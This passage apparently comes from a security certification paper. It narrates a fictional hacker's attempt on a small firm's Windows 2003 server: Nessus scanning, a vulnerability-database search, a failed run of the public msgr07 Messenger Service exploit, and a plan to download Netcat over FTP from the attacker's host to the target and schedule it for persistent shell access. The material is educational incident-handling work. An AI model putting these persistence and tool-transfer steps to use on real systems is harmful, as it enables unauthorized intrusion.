


Figure 39

Our hacker points Nessus at the GIACBikes server (10.1.1.2) and hits the "Start the scan" button.




Figure 40

The results (Figure 40) are not impressive. He basically gets the same information as from his nmap scan. A little digging in the Nessus documentation reveals that Nessus actually incorporates nmap scanning into the Nessus program.

Our hacker's scanning sessions do bear some fruit. He knows that his target is most likely a Microsoft Windows 2003 server and that it is exposed on the Internet for VPN, email, and web applications.

If GIACBikes had been running an Intrusion Detection System, this scanning activity could have been detected. GIACBikes is running the default configuration of the basic Internet Connection Firewall (ICF) provided with the Routing and Remote Access service in SBS2003, but this firewall does very limited logging of events.

Exploiting the System

From our hacker's reconnaissance and scanning, he knows that GIACBikes is probably running a Windows 2003 server and that ports 25 (email), 80, 443 (web), and 1723 (vpn) are open. Now he needs to find exploits that target Windows 2003.

To find his exploit, our hacker goes to ICAT (http://icat.nist.gov/icat.cfm). The ICAT web site describes ICAT like this:

> *ICAT is a searchable index of information on computer vulnerabilities. It provides search capability at a fine granularity and links users to vulnerability and patch information.*

Our hacker enters the following search criteria into ICAT.




Figure 41

He is looking for any cataloged vulnerabilities from Vendor = Microsoft, Product = Windows Server 2003, Version = Enterprise Edition, Severity = High, and Related Exploit Range = Remote. This search (Figure 41) will give him vulnerabilities that affect

his target and can be exploited remotely over the Internet. Notice that there are several other search fields and search filters to help narrow a search. He hits the “All entries” button to get the following search results.




Figure 42

The search (Figure 42) returns 6 results, each a possible way to attack GIACBikes. Since our hacker wants to be able to totally comprise the GIACBikes server or at least cause a Denial of Service attack, he narrows the possibilities down to the Messenger Service attack (CAN-2003-0717). One reason he picks this vulnerability is he is familiar with the Messenger Service from his school computer labs. He and his friends used it to play tricks on unsuspecting students. They would use “net send” to send messages to fellow students in the lab with false information or instructions to report to the dean immediately. It was great fun until everyone caught on.

Figure 43

A look at the information provided in the ICAT database (Figure 43) convinced our hacker that he was on the right track. He followed the links to the Microsoft Bulletin MS03-043 to gain information, but the real payoff was in the SecurityFocus Vulnerability Database listing.




Figure 44

The SecurityFocus pages for this vulnerability (Figure 44) indicate that there are several publicly available exploit programs and even shows where to download the code.

Our hacker studied the exploit code available and picked Adik's msgr07 exploit as the best one for his purposes. msgr07 could give him a good foothold on the target system with the ability to load other exploit software to take full control over the system, and failing that, would at least disable the GIACBikes web site.




Figure 45

Some additional searching on the Internet revealed a web site (Figure 45) with an already compiled version of the msgr07 exploit - http://d.hatena.ne.jp/tessy/200311. Just download the executable, point it at the target, and our hacker would have access to GIACBikes.

This a good place in the attack to point out the mistake our hacker is making in his attack. He has failed to take note that the proper IP ports required for his chosen attack are not open on the GIACBikes SBS2003 server. Unlike previous versions of Windows NT, 2000, and XP, Windows 2003 does not leave any ports open in its default configuration. We will go into more detail on Windows 2003 security features in the Incident Handling Section of this paper.




Figure 46

Our hacker simply runs Adik's exploit by giving it the target IP address and the type of system (Figure 46). He uses the XP version thinking it will be closer to Windows 2003 than Windows 2000. Since the feedback from the msgr07 program indicates it was successful, he tries establishing a Netcat session to open the remote command shell. But for some reason, the target is not accepting his session. Port 9191 does not appear to be open or is not accepting connections. He then tries the attack again with the Windows 2000 switch, but with the same unsuccessful results.

Our hacker had to dig a little deeper to find out what went wrong with his attack. He visited a hacker discussion group and was told in no uncertain terms that he was a lame script-kiddie who had no business calling himself a hacker. But after suffering plenty of abuse (and trying to dish some out) he was told that msgr07 required UDP port 135 to open on the target system for there to be any chance for it to work. Our student hacker would have to look elsewhere for an exploit. He has glad the he would have a networking class at college next semester.

Keeping Access

Our hacker did have a plan to keep access once he could find a successful exploit to get a remote command shell. He would use Netcat to copy and install Virtual Network Computing (VNC) (http://www.realvnc.com/) remote control software. VNC would give him a Windows desktop on the target machine. VNC is a free download. Here are the steps our hacker planned to use to install and run VNC (photocopied by our hacker from a college library book on Windows hacking - "Hacking Windows 2000 Exposed: Network Security Secrets & Solutions by Joel Scambray and Stuart McClure").

The first step our hacker needs to take is to get Netcat installed on the target host and have it execute automatically. He could continue to use his exploit to keep getting a remote command shell, but that could be detected or the system patched and he would be denied access. By installing a copy of Netcat and having it execute automatically to provide a remote command prompt, he would have access and there would be less chance of detection since Netcat would be ready and listening for his connection.




Figure 47

So the first step is to run the exploit to get a remote shell on the target host (Figure 47).

Note: Since msgr07 did not work for our hacker, this section assumes he found a successful exploit similar to msgr07.




Figure 48

Our hacker installed a FTP server on his workstation and loaded nc.exe on to the FTP site. He then FTPs to his site from the remote command shell on the target host and downloads nc.exe to the target host (Figure 48). The -A switch on the ftp command

causes an anonymous login to the FTP server. The “type binary” ftp command tells FTP to download files in binary mode (required for executables). The “get nc.exe” command initiates the download of the Netcat program file from the FTP server (192.168.1.3) to the target host (192.168.1.2).




Figure 49

Here (Figure 49) he does a directory command in the remote command shell on the target host to see that his FTP download was successful - nc.exe is installed on the target host.

Now our hacker needs to use the Windows Schedule service to make Netcat execute automatically. The Windows AT command can accomplish this.

